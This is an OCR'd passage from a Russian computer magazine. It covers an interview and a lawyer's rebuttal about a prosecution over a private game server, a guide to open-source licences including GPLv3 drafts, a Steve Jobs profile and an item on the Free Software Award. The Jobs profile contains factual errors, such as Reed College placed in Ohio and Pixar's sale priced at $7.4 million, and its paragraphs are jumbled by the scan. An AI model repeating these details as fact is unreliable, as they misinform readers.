Я бы назвал деятельность этой организации не борьбой с пиратством, а скорее лоббированием интересов одних компаний в ущерб интересам других. Естественно, за деньги. Она и сама не стесняется именовать свои мероприятия рейдами. В общем, можно назвать ее деятельность «рейдерством». В интернете есть информация о похождениях организации, о блокировании работы компьютерных клубов, когда проезжает ОБЭП совместно с АБКП и забирает на полгода на экспертизу всю технику. Через полгода технику возвращают, но клуб прекращает свое существование.
Мое личное мнение, что смысл наезда на мой проект как раз был в том, чтобы дело даже не дошло до суда, чтобы просто блокировать деятельность на длительный период времени.
И.А.: Финансовая выгода у Вас была?
В.К.: Естественно, если бы было принято решение, что я хочу на этом зарабатывать, то проект приносил бы некую прибыль. Но он существовал не ради заработка денег. Просто хотелось сделать проект не хуже зарубежных аналогов. И в идеале намного порядков их превзойти. Денег с пользователей никто не брал. Все было бесплатно и на высоком уровне.
И.А.: Вы собираетесь добиваться оправдательного приговора?
В.К.: У меня нет другого выхода. Я не считаю себя виновным и не считаю создание альтернативных серверов преступлением. Поэтому надеюсь, что здравый смысл возобладает и наши правоохранительные органы тщательно разберутся в деле. Мне скрывать нечего. Сколько ни пиши в приговоре, что Земля квадратная, все же знают, что она круглая.
И.А.: Как Вы думаете, Ваше дело не последнее? Ждут ли нас еще подобные процессы по «разоблачению пиратства»?
В.К.: «Мадос» рассчитывала закрыть мой проект и этим самым припугнуть остальные частные серверы. Я даже больше скажу: образовалась эта компания именно благодаря подогретому частными серверами рынку. Ребята из «Мадоса» собирались взять тепленьким готовый рынок, распугать частные серверы, ожидая, что люди моментально понесут им деньги. Судя по тому что за два года бесплатного тестового периода в «Мадосе» желающих играть там практически нет, эта затея не сработала. Могу предположить, что уже сейчас некоторые коммерсанты бредят идеей выкупить лицензию на какую-нибудь онлайн-игру, к примеру, Lineage2, раскрученную благодаря частным серверам в России, и попросить приватные серверы закрыться. Но не думаю, что это у кого-нибудь получится. Закрыть один-два сервера при помощи рейдерских методов еще реально. Но люди не пойдут играть на такие «официальные» проекты. Мало купить готовый софт и лицензию, нужно еще и самой игрой слегка заниматься.



> Дело Киселева вызвало бурное обсуждение на форумах и блогосфере



> Александр Глушенков



Уголовный кодекс

Статья 146.

«Незаконное использование объектов авторского права или смежных прав, а равно присвоение авторства, если эти деяния причинили крупный ущерб, наказываются штрафом в размере от двухсот до четырехсот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от двух до четырех месяцев, либо обязательными работами на срок от ста восьмидесяти до двухсот сорока часов, либо лишением свободы на срок до двух лет».

Позиция обвинения

Если бы я выслушал только одну сторону, это было бы несправедливо. Поэтому я задал ряд вопросов Александру Глушенкову — адвокату, защищавшему интересы компании «Мадос» в суде.

Илья Александров: Александр, как часто Вам приходится заниматься делами, связанными с преступлениями в области нарушения авторских прав, в частности, в интернете?

Александр Глушенков: Я специализируюсь на правовых вопросах, связанных с деятельностью в интернете. Поэтому авторские права в Сети приходится защищать регулярно.

И.А.: Дело Киселева не имеет аналогов? Или это уже не первый подобный процесс?

А.Г.: Это первое дело в российской судебной практике, когда к ответственности привлекают владельца игрового ресурса. До этого были процессы, которые касались ответственности владельцев сайта за размещение музыкальных файлов без согласия правообладателей музыкальных произведений.

И.А.: В Сети дело было подано так: человека засудили за то, что он использовал свободное ПО. Что Вы можете сказать по этому поводу?

А.Г.: В данном случае это нелепая попытка защититься и найти поддержку у некоторых сторонников. С таким же успехом те, кто распространяет контрафактную музыку, могут говорить о том, что мы использовали свободно распространяемые ноты, из которых потом создали точно такие же музыкальные произведения.

И.А.: В материалах следствия фигурировала программа-клиент, найденная на сервере Киселева. Но ведь эту программу можно свободно скачать с официального сайта!

А.Г.: Здесь еще один важный момент, который Киселев пытается изобразить в совершенно ином свете. Во-первых, программа-клиент, которая была на сервере Киселева, не совпадала с официальным клиентом. Она не содержала многих реквизитов, указывающих на ее принадлежность, и, самое главное, была модифицирована таким образом, что направляла пользователей не на официальный сайт, а на сервер Киселева.
А во-вторых, программа-клиент и программа-сервер — это две части одного целого, а именно программного комплекса, которым является сетевая игра. Каждая часть сама по себе не имеет смысла, и использование этого игрового программного обеспечения возможно только в комплексе, когда идет взаимодействие клиентской и серверной части. Причем правовой защите подлежит именно весь комплекс целиком, то есть и клиентская часть, и серверная, поскольку это единый программный продукт. А Киселев пытается доказать, что это две самостоятельные программы (хотя каждая в отдельности не может использоваться). И говоря, что создал самостоятельно серверную часть, Киселев лишь подтверждает свою вину в том, что модифицировал чужой программный продукт.

И.А.: Много слов критики было высказано в адрес экспертизы. Справедливы ли эти упреки?

А.Г.: Сразу скажу по поводу уровня экспертов. Многие пытаются ругать эту экспертизу, но при этом все забывают, что подобных экспертов у нас очень мало и учреждений, которые занимаются подобными вопросами, тоже не много. Технических специалистов, которые считают себя гениями, больше, чем нужно. Но мало кто думает о том, что самая большая сложность состоит в переводе всех технических понятий в «протокольный» язык, используемый в судопроизводстве. Причем это касается не только судебных процессов, связанных с программным обеспечением и с интернетом, но с рядом других видов деятельности. Можно сколько угодно смеяться над формулировками, которые бывают в процессуальных документах, но только последними обычно смеются юристы, которые понимают, что русский язык и русский юридический язык — это разные вещи.

И.А.: Правда ли, что к делу была привлечена Ассоциация по борьбе с компьютерным пиратством?

А.Г.: Такая организация к делу не была привлечена.

И.А.: Так в чем же виноват Киселев? В том, что использовал некое ПО, или в том, что предоставлял бесплатный доступ на игровой сервер, за что правообладатель брал абонентскую плату?

А.Г.: Еще одно заблуждение, которое сознательно продвигает Киселев, заключается в том, что он предоставлял услуги, а это не является нарушением авторских прав. Однако это опять вопрос терминологии, то есть перевода с русского на юридический. Так вот, он предоставлял услуги по доступу на игровой сервер, что является использованием программного обеспечения, права на которое принадлежат компании-разработчику.

И.А.: Ждут ли нас еще подобные процессы по разоблачению пиратства?

А.Г.: Я думаю, что такие процессы не за горами.



ИВАН СКЛЯРОВ
/ SKLYAROV@REAL.XAKEP.RU /

Выбирай лицензию по руке!

Все о лицензиях в мире Open Source

Даже далекие от мира *nix люди что-нибудь да слышали о лицензии GPL. Об этой лицензии много говорят, пишут, обсуждая ее достоинства и недостатки. Но далеко не каждый юниксоид знает, что в мире Open Source, кроме GPL, существуют десятки других лицензий. Кроме того, сама GPL имеет несколько версий и модификаций. Чтобы у тебя не пошла кругом голова от всего этого лицензионного многообразия, я написал этот путеводитель по миру лицензий свободного программного обеспечения. Одновременно мы узнаем, что нового несет в себе самая последняя версия GPLv3.

Что такое лицензия

Давай сначала разберемся с основными терминами и понятиями. Термин «лицензия» в российском законодательстве используется в двух значениях:

1) разрешение компетентного государственного органа на осуществление определенного вида деятельности (из числа видов деятельности, подлежащих обязательному лицензированию);

2) разрешение обладателю исключительных прав на объект интеллектуальной собственности (художественное произведение, программу для ЭВМ, изобретение, товарный знак) использовать этот объект определенным образом.

Нас интересует только второе значение. Перефразируя его в нашем контексте, мы получаем следующее: лицензия — это договор (соглашение) между владельцем компьютерной программы и пользователем ее копии. Исторически все лицензии на софт принято делить на два класса: лицензии на свободное и на проприетарное программное обеспечение. Проприетарное (от английского proprietary — «собственническое») — это несвободное ПО (такое, как продукты Microsoft). Лицензии на проприетарное программное обеспечение также обозначают аббревиатурой EULA (произносится «юла»), что расшифровывается как End User License Agreement («Лицензионное соглашение конечного пользователя»). Грубо говоря, EULA — это текст, который обычно выводится при инсталляции Windows-программ и снабжен внизу кнопочкой «Я согласен». EULA является полной противоположностью лицензиям на свободное программное обеспечение. Там, где EULA запрещает (копировать, распространять и модифицировать), «свободные» лицензии разрешают.

Мы в этой статье, как уже было сказано ранее, будем говорить только о лицензиях на свободное программное обеспечение. При этом «свободное» не значит «бесплатное». Не нужно забывать об этом. Под свободой программного обеспечения подразумевается в первую очередь право получать, распространять и изменять исходный код.

OSI и FSF

В мире свободного программного обеспечения существует два независимых движения: Open Source Initiative (OSI) и GNU Free Software Foundation (FSF), возглавляемое небезызвестным Ричардом Столлманом. Эти два движения по-разному трактуют термины «свободное ПО» (free software) и «ПО с открытыми исходными текстами» (open source).

Давид Уиллер, представитель OSI, употребляет эти термины как синонимы, определяющие одно и то же понятие, но при этом указывает на различие их содержания. В своей статье он пишет: «Те, кто использует



> Сайт Open Source Initiative (http://opensource.org)


> Сайт Free Software Foundation (www.fsf.org)

термин «ПО с открытыми исходными текстами», хотят подчеркнуть технические преимущества такого ПО (например, большую надежность и безопасность), тогда как те, кто применяет термин «свободное ПО», хотят подчеркнуть независимость от контроля со стороны третьих лиц за использованием ПО».
Представители же FSF считают, что понятие «ПО с открытыми исходными текстами» в целом соответствует понятию «свободного ПО», однако предпочитают использовать именно последний термин, так как, по их мнению, определение open source является слишком узким и некоторые компании-разработчики проприетарного ПО используют определение «открытый исходный текст» в своих целях, придавая ему совсем другой смысл.
Как видишь, расхождения в терминах здесь не столь существенны, поэтому в этой статье я буду употреблять словосочетания «свободное программное обеспечение» (free software) и «программное обеспечение с открытыми исходными текстами» (open source) в одном и том же контексте.
Существует еще термин, который объединяет оба движения: FOSS (Free and Open Source Software).

Что такое copyleft

Ричард Столлман различает еще две основные категории лицензий свободного программного обеспечения: copyleft и не copyleft. Английское слово copyleft иногда переводится как «авторское лево» — каламбур от слова «копирайт» (английское copyright — «авторское право»). Лицензии copyleft, такие как GNU GPL, настаивают на том, что измененные версии программы также должны быть свободными программами. Лицензии не copyleft не настаивают на этом. Столлман рекомендует copyleft, поскольку защищает свободу всех пользователей, но в то же время отмечает, что программы без copyleft все же могут быть свободными и полезными для сообщества свободного ПО.
Списки и тексты лицензий на свободное ПО на английском языке можно найти как на сайте Open Source Initiative (http://opensource.org/licenses), так и на сайте GNU (www.gnu.org/licenses/license-list.html). В целом они идентичны, хотя в названиях некоторых лицензий имеются отличия. Понятно, что тексты лицензий GPL, LGPL и прочих предпочтительнее брать с сайта GNU. Однако тексты остальных лицензий лучше взять с сайта OSI. На www.gnu.org/licenses/license-list.html также указаны лицензии, совместимые с GNU GPL.
Теперь кратко пройдемся по основным лицензиям.

Лицензия MIT

Лицензия MIT разработана Массачусетским технологическим институтом (МТИ) и считается академической лицензией, то есть лицензией для использования в сфере научных разработок. На сайте GNU она имеет название Expat license. Система XFree86 также распространяется под лицензией MIT, которая в этом случае на сайте GNU называется X11 License. Помимо XFree86, лицензия MIT используется в таких известных продуктах, как Expat, Metakit, PuTTY, Mono и т.д. Текст этой лицензии почти полностью соответствует тексту трехпунктной лицензии BSD, отличаясь лишь пунктом, запрещающим использование доброго имени держателя авторских прав в рекламе.

«РИЧАРД СТОЛЛМАН РАЗЛИЧАЕТ ЕЩЕ ДВЕ ОСНОВНЫЕ КАТЕГОРИИ ЛИЦЕНЗИЙ СВОБОДНОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ: COPYLEFT И НЕ COPYLEFT. АНГЛИЙСКОЕ СЛОВО COPYLEFT ИНОГДА ПЕРЕВОДИТСЯ КАК «АВТОРСКОЕ ЛЕВО» — КАЛАМБУР ОТ СЛОВА «КОПИРАЙТ» (АНГЛИЙСКОЕ COPYRIGHT — «АВТОРСКОЕ ПРАВО»)»

Лицензия BSD

Лицензия BSD появилась в начале 1980-х специально для распространения операционной системы BSD. Существует три варианта текста этой лицензии:

1. Original BSD license, или четырехпунктная лицензия BSD.

2. Modified BSD license (New BSD license на сайте OSI), или трехпунктная лицензия BSD.

3. Лицензия корпорации Intel BSD+Patent License, специально разработанная для модифицирования и распространения программ, которые могут защищаться патентами на программное обеспечение корпорации Intel. Эта лицензия не одобрена ни Open Source Initiative, ни FSF.

Самая первая лицензия BSD состояла из четырех пунктов:

1. При повторном распространении исходного кода должно оставаться указанное выше уведомление об авторском праве, этот список условий и нижеследующий отказ от гарантий.

2. При повторном распространении двоичного кода должно воспроизводиться указанное выше уведомление об авторском праве, этот список условий и нижеследующий отказ от гарантий в документации и/или в других материалах, поставляемых при распространении.

3. Все рекламные материалы, упоминающие возможности либо использование этой программы, должны содержать следующее уведомление: «Этот продукт включает программное обеспечение, разработанное Калифорнийским университетом в Беркли и его жертвователями».

4. Ни название университета, ни имена его сотрудников не могут быть использованы в качестве поддержки или продвижения продуктов, основанных на этом ПО без предварительного письменного разрешения.

Но в 1999 году по многочисленным просьбам третий пункт был исключен как «раздражающее соглашение о рекламе BSD», поскольку сложным системам, использующим код многих программ, приходилось прокручивать порой до десятка страниц рекламы. В результате появилась модифицированная трехпунктная лицензия BSD, которая сейчас является основной.

Кроме того, на сайте GNU выделяется еще одна двухпунктная лицензия FreeBSD license, состоящая из двух первых пунктов лицензии BSD.

На том же сайте GNU не рекомендуется называть эту лицензию «лицензией BSD», чтобы не вызывать неразбериху.

Лицензия GPL

GNU General Public License («Универсальная общедоступная лицензия GNU», или «Открытое лицензионное соглашение GNU») — самая популярная лицензия на свободное программное обеспечение, созданная в рамках проекта GNU. Первая версия лицензии GPL была выпущена в 1988 году, но затем была откорректирована, и в июне 1991-го вышла версия GPL 2, которая до сих пор является стандартом. GPL предоставляет получателям компьютерных программ следующие права, или «свободы»:

• свободу запуска программы с любой целью;

• свободу изучения того, как программа работает, и ее модификации (предварительным условием является доступ к исходному коду);

• свободу распространения копий;

• свободу улучшения программы и выпуска улучшений в публичный доступ (предварительным условием является доступ к исходному коду).

16 января 2006 года на первой международной конференции по GPL 3, которая состоялась в MIT, был представлен первый черновой вариант лицензии. Разумеется, GPL 3 оказалась длиннее и сложнее GPL 2.

Практически сразу после этого Линус Торвальдс выразил свое разочарование в отношении лицензии GPLv3, заявив, что не видит в ней фундаментальных изменений, которые могли бы подтолкнуть к обновлению лицензии на ядро Linux. Против GPLv3 также выступили Эндрю Мортон, один из главных разработчиков операционной системы Linux, Дэвид Вудхаус, Дэйв Джонс и ряд других экспертов. По их мнению, представленный вариант GPLv3 нуждался в серьезной доработке.

Второй черновик появился 27 июля, до этого были проведены международные конференции в США, Бразилии и Испании, а в систему комментариев FSF поступило более тысячи предложений. В результате было внесено довольно много исправлений, но они в основном касаются нюансов и второстепенных вопросов.

Вот некоторые нововведения GPLv3.

Первый вариант черновика GPLv3 совсем запрещал использовать управление цифровыми правами (Digital Restriction Management, DRM). В частности, там было сказано следующее: «DRM фундаментально несовместимо с предназначением GPL и сильно ограничивает свободу пользователей, поэтому GPL гарантирует, что ПО, выпускаемое под этой лицензией, никогда не будет подвластно цифровым ограничениям и никогда не сделает подобное с другим ПО или цифровым контентом». Во втором варианте лицензии формулировки стали более мягкими, а сам термин DRM в тексте даже не упоминается.

«ПЕРВЫЙ ВАРИАНТ ЧЕРНОВИКА GPLV3 СОВСЕМ ЗАПРЕЩАЛ ИСПОЛЬЗОВАТЬ УПРАВЛЕНИЕ ЦИФРОВЫМИ ПРАВАМИ (DRM)»

Появилась возможность расширять лицензию некоторыми дополнительными требованиями (например, требованием указывать авторские права исходного продукта во всех модифицированных). Подобные дополнения должны помочь в вопросах совместимости GPL с другими свободными лицензиями.


Стало регламентироваться использование патентов. В черновиках GPLv3 сказано: «…каждой программе постоянно угрожают патенты на ПО. Мы хотим уменьшить опасность, которой подвергаются свободные программы, когда дистрибьюторы в индивидуальном порядке обходят эти самые патенты, тем самым делая программы проприетарными. Чтобы пресечь данные действия, GPL уменьшает подобную опасность, подразумевая, что любой патент должен быть лицензирован для свободного использования каждым пользователем или вообще не должен быть лицензирован ни для кого».

Добавлен пункт, разрешающий распространение программы GPL по сетям peer-to-peer, таким как BitTorrent, без принятия лицензии и, соответственно, без предоставления исходного кода ПО.

FSF надеялся сделать окончательную версию GPL 3 к 15 января 2007 года, отводя себе время до марта 2007 года.

Лицензия LGPL

Сокращенная универсальная общественная лицензия GNU (GNU Lesser General Public License, кратко GNU LGPL) специально создана для возможности компоновки библиотек с программами, распространяемыми по другим лицензиям. GNU Library General Public License появилась одновременно с лицензией GPL 2, поэтому тоже получила номер версии 2



> Лицензия MIT в программе PuTTY



> Логотип GNU

для обозначения того, что эти две лицензии являются взаимодополняющими. Номера версий разошлись в 1999 году, когда была выпущена LGPL версии 2.1, которую переименовали в Lesser General Public License для уточнения ее местоположения в философии GNU.
Стоит отметить, что вместе со вторым черновиком GPL 3 появился и первый вариант LGPL 3, разработанный как частный случай GPL 3 посредством применения раздела о дополнительных условиях.

Лицензия Apache

Лицензия Apache — это лицензия, не являющаяся «авторским левом», под которой распространяется известный сервер Apache. Она позволяет модифицировать и распространять программы как в открытых кодах, так и в двоичном виде. Помимо прав на сам программный продукт (на его использование, модификацию, распространение), лицензия требует передачи сопутствующих патентов. Предусмотрена контрмера на случай судебных претензий к разработчику ПО, распространяемого под лицензией Apache: в этом случае лицо, предъявившее такие претензии, автоматически теряет переданные ему права в отношении программы или сопутствующих патентов.

Лицензия Common Public License (CPL)

Лицензию Common Public License (CPL) сформулировала фирма IBM, чтобы распространять свои продукты. Особенностью этой лицензии является то, что она позволяет разработчикам изменять исходный код и использовать его в своих коммерческих продуктах. Под этой лицензией выпустила свой продукт даже Microsoft — Windows Installer XML.

Лицензия Mozilla (Mozilla Public License, MPL)

Лицензия Mozilla — замороченная лицензия, не реализующая строгое «авторское лево». Она имеет некоторые комплексные ограничения, которые делают ее несовместимой с GNU GPL. Например, модуль, подчиняющийся GPL, не может законным путем быть скомпонован с модулем, помещенным под действие MPL.

Экзотические лицензии

Кроме перечисленных выше и еще около полусотни других лицензий, которые ты найдешь на сайте OSI и FSF, существуют пока никем не признанные экзотические лицензии. Например, индийский профессор Дипак Фатак предложил лицензию, которую он назвал Knowledge Public License (KPL). Суть ее состоит в создании среды, в которой разработчики смогут пользоваться преимуществами совместных усилий движения Open Source, сохраняя возможность применять свои собственные секреты. В одном из интервью Фатак сказал: «Сторонники свободного ПО страдают тем, что я называю J-фактором (от слова jealousy — «подозрительность»). А сторонники проприетарного ПО подвержены влиянию G-фактора (от слова greed — «жадность»). Они хотят выдоить из мировой экономики максимальное количество денег. Я хочу обратиться ко всем. Давайте позволим этим группам мирно и гармонично сосуществовать. Каждый получит от этого колоссальную выгоду». А активисты проекта Global Processing Unit (GPU) предложили модифицированный вариант лицензии General Public License (GPL), дополнив ее одним из законов роботехники Айзека Азимова. Законы роботехники он сформулировал в 1941 году в рассказе «Лжец» следующим образом:

1. Робот не может навредить человеку или своим бездействием допустить, чтобы человеку был причинен вред.
2. Робот обязан выполнять приказы человека, кроме тех приказов, которые противоречат первому закону.
3. Робот всегда должен заботиться о своей безопасности, если только это не противоречит первым двум законам.


Активисты GPU взяли только первый закон Азимова и внесли следующую поправку в лицензию GPL: «Программа или результат ее работы не могут быть использованы или модифицированы для того, чтобы нанести вред человеку, а также своим бездействием допустить причинение вреда человеку». Цель такой модифицированной лицензии GPL в том, чтобы запретить использование программного обеспечения в военных целях. Разумеется, тебе тоже никто не мешает сочинить собственную лицензию, и кто знает, может быть, однажды ее признают движения OSI и FSF ;). ⌶

«GNU GENERAL PUBLIC LICENSE («УНИВЕРСАЛЬНАЯ ОБЩЕДОСТУПНАЯ ЛИЦЕНЗИЯ GNU», ИЛИ «ОТКРЫТОЕ ЛИЦЕНЗИОННОЕ СОГЛАШЕНИЕ GNU») — САМАЯ ПОПУЛЯРНАЯ ЛИЦЕНЗИЯ НА СВОБОДНОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ»

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

X-PROFILE

СТИВ ДЖОБС



Bio

Стивен Пол Джобс появился на свет 24 февраля 1955 года. Через неделю он был отдан на усыновление, так как оба биологических родителя были студентами, в браке не состояли и растить ребенка не собирались. Сироту усыновила самая обычная американская семья среднего класса — Пол и Клара Джобс из Калифорнии.
Детство и юность Стивен провел в небольших калифорнийских городах, что находятся в Кремниевой долине. Там же он окончил школу, и уже в те годы преподаватели отмечали у мальчика нестандартный склад ума.
В свободное время Стивен посещал курсы компании Hewlett-Packard, где и познакомился со Стивом Возняком. Возняк в ту пору был увлечен одной незаконной идеей: он работал над фрикерским устройством (blue box), создание которого позволило бы бесплатно звонить по межгороду. Джобс присоединился к работе и даже помог Возняку сбыть несколько blue boxes заказчикам.
В 1974 году Стивен поступил в колледж Рид в Портленде, штат Огайо, но уже после первого семестра практически бросил учебу, еще какое-то время продолжая посещать ряд занятий, в частности по каллиграфии и философии. В том же году Джобс присоединился к клубу компьютерщиков-электронщиков, основанному Возняком, и устроился на работу в компанию Atari, специализировавшуюся на разработке видеоигр и игровых приставок.
Через некоторое время Стивен заработал достаточное количество денег для... поездки в Индию. Какого бы «просветления» он там ни искал, похоже, он его нашел. Обратно Стивен приехал с обритой головой и в традиционном индийском костюме. Вернувшись к работе в Atari, Джобс получил задание разработать плату для игры-арканоида Breackout. История умалчивает, было ли Стиву неинтересно заниматься этим или ему попросту не хватало знаний, но факт в том, что Джобс заключил своеобразную сделку с Возняком. В Atari пообещали заплатить по $100 за каждый упраздненный чип в конструкции (чтобы сделать плату как можно более компактной), и Стивен предложил Возняку заняться этим, а полученные деньги поделить поровну. К всеобщему изумлению, Возняк сократил количество чипов на 50 штук, и плата оказалась настолько тонкой работы, что воспроизвести ее на сборочном конвейере было просто невозможно. Вместо причитающихся $5000 Джобс и Возняк получили лишь $700, которые, как и договорились, разделили поровну.
После этой истории Стивен окончательно убедился, что то, чем он занимается, не совсем его стихия и что как инженеру ему до уровня Возняка не добраться. Он обратился к маркетингу и пришел к выводу, что очень перспективное направление рынка — это персональные компьютеры. Сыграло свою роль и то, что в 1975 году Стивен увидел ПК, который Возняк собрал сам для личного пользования. Джобс, глубоко впечатленный идеями и разработками старшего друга, уговорил его основать собственную компанию по производству компьютеров. Так 1 апреля 1976 года на свет появилась Apple Computer Co. Первый образец компьютера получил название Apple I, а работа над ним велась прямо у Джобса в гараже.

«ЕСЛИ БЫ Я БРОСИЛ ТОТ КУРС КАЛЛИГРАФИИ В КОЛЛЕДЖЕ, ВОЗМОЖНО У MAC'А ВОВСЕ НЕ БЫЛО БЫ МОНОШИРИННЫХ ШРИФТОВ»

Проекты

Конечно, чаще всего имя Стивена Джобса ассоциируют именно с Apple. Наследник Apple I — Apple II — был представлен широкой публике в 1977 году, и публика приняла его очень хорошо. Именно Apple II вывел молодую компанию в лидеры зарождающегося рынка ПК.
В конце 1980 года Apple стала публичной компанией — ее акции вошли в оборот на NASDAQ и Лондонской фондовой бирже. И это в буквальном смысле сделало Джобса мультимиллионером. В 1981 году он занял пост президента компании.
Однако радужное будущее омрачилось появлением на рынке серьезной конкуренции. Сильно усугубил ситуацию и выход в 1983 году Apple III. У модели обнаружились производственные дефекты, из-за которых пришлось отзывать из продажи 14000 машин.


Красивый дизайн — отличительная черта всех Mac'ов

В совете директоров компании назревал кризис. Распространилось мнение, что неформатное мышление Джобса, его романтизм и индивидуализм продвигаемых им разработок мешают компании и тормозят ее развитие. Недовольство со стороны других членов правления росло, и его кульминацией стало отстранение Стивена от должности. Его «сослали» в другой офис Apple, который Джобс незамедлительно прозвал Сибирью, и стали забывать о нем.
А впавший в депрессию Стивен продал часть своей доли компании (на сумму около 20 миллионов долларов), поездил по миру, побывал в Европе и полюбил прогулки на велосипеде.
Но уже в 1985 году Джобс (окончательно оставив Apple) открывает новую компанию — NeXT Computer. В NeXT он переманивает нескольких ведущих специалистов Apple. Очередное детище Стивена ориентировано на разработку ПК нового поколения, который должен был превзойти все существующие на рынке модели, а также на разработку ПО. Параллельно с основанием NeXT, в 1986 году Джобс выкупает у голливудского гиганта Lucasarts за 10 миллионов долларов подразделение The Graphics Group (позднее переименованное в Pixar). Это вложение оказывается более выгодным, нежели NeXT. Запатентовав свою программу Renderman, Pixar в 1991 году начинает работу с корпорацией

В 1996 году в Apple было принято решение купить NeXT. Благодаря этому слиянию Стивен вновь вернулся в совет правления и занял пост временного управляющего компании. В то время дела у Apple шли из рук вон плохо. По инициативе Джобса была приостановлена работа над очевидно неудачными проектами, в частности над карманными компьютерами. В то же время Джобс оставался главой Pixar.
К 2000 году Стивен вновь стал полноправным руководителем Apple и попал в книгу рекордов Гиннеса как самый скромный исполнительный директор — его официальная зарплата составляла $1 в год.
В 2006 году Pixar был продан корпорации Disney за $7,4 миллиона

«ОЧЕНЬ СЛОЖНО СОЗДАВАТЬ ДИЗАЙН ПРОДУКТА, ОСНОВЫВАЯСЬ НА МНЕНИИ ФОКУС-ГРУППЫ. В БОЛЬШИНСТВЕ СЛУЧАЕВ ЛЮДИ НЕ ЗНАЮТ, ЧЕГО ОНИ ХОТЯТ, ПОКА ТЫ НЕ ПОКАЖЕШЬ ИМ ЭТО»

Disney. Первый компьютерный мультфильм «Игрушечная история» (Toy Story), вышедший в 1995 году, становится настоящим хитом, приносит компании всемирную славу, а Джобса делает миллиардером.
Что до NeXT, разработка ее первых моделей затянулась на долгих три года, и когда в 1989 году рабочая станция NeXT наконец вышла в свет, она оказалась слишком дорога, слишком революционна и возложенных надежд не оправдала. В 1993 году производство было закрыто, а за это время было продано лишь 50000 машин.

акциями компании. В итоге Стивен Джобс владеет 7% акций Disney, то есть является самым крупным ее физическим акционером. На посту исполнительного директора Apple Стивен держится уверенно. Его нестандартные идеи вновь оказались востребованы — чего стоит один лишь iPod, представленный в 2001 году и ставший практически основным источником дохода Apple. Добавим к этому переход Macintosh на процессоры Intel, совсем недавний бум с презентацией iPhone, и становится ясно — со свежими идеями у Джобса полный порядок.




Самый первый компьютер Apple



Официальный сайт компании Apple


Теодор Тсо



Эндрю Триджелл

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /


Мигель де Иказа



Алан Кокс


Ларри Уолл



Гвидо ван Россум

Free Software Award

Главная хакерская премия

Сегодня рассказ пойдет об «Оскаре» мира Open Source — Free Software Award. Полное название премии — Free Software Foundation Award for the Advancement of Free Software, то есть «Ежегодная премия за продвижение свободного программного обеспечения, учрежденная Фондом свободного ПО (FSF)».

Отец-основатель

Для начала скажем пару слов о самом FSF. Это некоммерческий проект, созданный в 1985 году Ричардом Столлманом. Первоочередной целью FSF был поиск и наем программистов для написания свободного софта. Однако после середины 90-х нужда в этом отпала, и теперь Фонд занимается юридическими и организационными вопросами, работая на развитие свободного софта.

Что же до отца-основателя FSF, Столлман — известная фигура в мире Open Source. Помимо FSF, он также приложил руку к созданию движения за свободное ПО, Лиги за свободу программирования и к проекту GNU. GNU — рекурсивная аббревиатура, расшифровывающаяся как «GNU's Not UNIX» («GNU — это не UNIX»).

Помимо общественной деятельности, Столлман занимается программированием. Наиболее известные его работы на этом поприще — GNU Emacs, коллекция компиляторов GNU (GCC) и отладчик GNU (GDB).

Ричард отличается довольно эксцентричным поведением. Например, выступая в одном из университетов Америки, он призывал использовать операционные системы Ututo, Blag и gNewSense, объявить бойкот сотовым телефонам, где применяется закрытое ПО, советовал переходить на аудио CD, вместо mp3, и не рекомендовал покупать дома, машины и заводить детей. «Все это слишком дорого, и вы убьете большую часть своей жизни, зарабатывая на эти вещи», — заявил Столлман.

Ричард дает интервью только тем журналистам, которые соглашаются следовать его терминологии. Дело в том, что уже много лет он борется с проблемой смешения терминов free software и open sorce, настаивая на том, что это абсолютно разные вещи. Линукс он требует называть GNU/Linux и никак иначе. По его мнению, именно это название лучше всего отображает цели проекта.

Но вернемся к самой премии. Free Software Award существует с 1998 года. Вручение долгое время проходило в разных местах. Например, в 2000 году — в одном из парижских музеев. В 1999 году — в огромном выставочном центре Нью-Йорка — Jacob Javits Center. FSA обрела «дом» лишь в 2001 году, теперь награждение ежегодно проводится в рамках FOSDEM (Free and Open source Software Developers' European Meeting — Европейская конференция разработчиков свободного и открытого программного обеспечения).

Материальное воплощение премии — это не статуэтка, не позолоченный CD и не почетная грамота в рамке. Это... сделанное вручную, вышитое панно, или коврик. Судя по всему, настенный. Дизайн награды меняется каждый год, неизменным остается одно — морда антилопы гну (да-да, GNU — это еще и антилопа), официального символа GNU-движения.

